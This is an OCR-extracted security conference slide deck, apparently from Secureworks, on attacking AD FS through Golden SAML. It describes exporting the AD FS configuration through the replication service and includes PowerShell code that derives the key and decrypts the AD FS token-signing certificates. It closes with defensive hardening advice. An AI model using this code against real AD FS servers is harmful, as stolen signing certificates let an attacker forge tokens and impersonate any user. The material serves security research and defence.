
SQL server



Sync Config

- Export AD FS configuration using AD FS replication service
- Found on spring 2021 by me and Douglas Bienstock ([@doughsec](#))
- Requires credentials of account granted to access configuration
 - AD FS service account
 - Local administrator

AD FS attack graph



Decrypt certificates

- Decryption secrets revealed at TROOPERS19 by Douglas Bienstock (@doughsec) and Austin Baker (@BakedSec)¹

```
# Get the Key Material - some are needed, some not.
# Values are Der encoded except cipher text and mac, so the first byte is tag and the second one size of the data.
$guid=          $encPfxBytes[8..25] # 18 bytes
$KDF_oid=       $encPfxBytes[26..36] # 11 bytes
$MAC_oid=       $encPfxBytes[37..47] # 11 bytes
$enc_oid=       $encPfxBytes[48..58] # 11 bytes
$nonce=        $encPfxBytes[59..92] # 34 bytes
$iv=           $encPfxBytes[93..110] # 18 bytes
$ciphertext = $encPfxBytes[115..$(($encPfxBytes.Length-33)]
$cipherMAC = $encPfxBytes[$($encPfxBytes.Length-32)..$(($encPfxBytes.Length)]

# Create the label
$label = $enc_oid + $MAC_oid
```

Decrypt certificates


```
# Derive the decryption key using (almost) standard NIST SP 800-108. The last bit array should be the size of the key in bits, but
# As the key size is only 16 bytes (128 bits), no need to loop.
$Hmac = New-Object System.Security.Cryptography.HMACSHA256 -ArgumentList @(,$key)
$HmacOutput = $Hmac.ComputeHash( @(0x00,0x00,0x00,0x01) + $label + @(0x00) + $nonce[2..33] + @(0x00,0x00,0x00,0x30) )
$DecryptionKey = $HmacOutput[0..15]
Write-Verbose " Decryption key: $(Convert-ByteArrayToHex -Bytes $DecryptionKey)"

# Create a decryptor and decrypt
$Crypto = [System.Security.Cryptography.SymmetricAlgorithm]::Create("AES")
$Crypto.Mode="CBC"
$Crypto.KeySize = 128
$Crypto.BlockSize = 128
$Crypto.Padding = "None"
$Crypto.Key = $DecryptionKey
$Crypto.IV = $iv[2..17]

$Decryptor = $Crypto.CreateDecryptor()

# Create a memory stream and write the cipher text to it through CryptoStream
$ms = New-Object System.IO.MemoryStream
$cs = New-Object System.Security.Cryptography.CryptoStream($ms,$Decryptor,[System.Security.Cryptography.CryptoStreamMode]::Write)
$cs.Write($ciphertext,0,$ciphertext.Count)
$cs.Close()
```

AD FS attack graph



Protecting against GoldenSAML attacks

1. Treat all AD FS servers as Tier-0!
2. Configure Azure AD to reject federated IdP MFA's¹
3. AD FS managed certificates:
 - Block port 80 (http) from all except AD FS servers & proxies
 - Treat also SQL server as Tier-0!
4. Custom certificates:
 - Block port 80 (http) from all except AD FS proxies
 - Use HSM

1. <https://docs.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/best-practices-securing-ad-fs#enable-protection-to-prevent-by-passing-of-cloud-azure-ad-multi-factor-authentication-when-federated-with-azure-ad> Secureworks®

Secureworks®

Thank you!

Secureworks®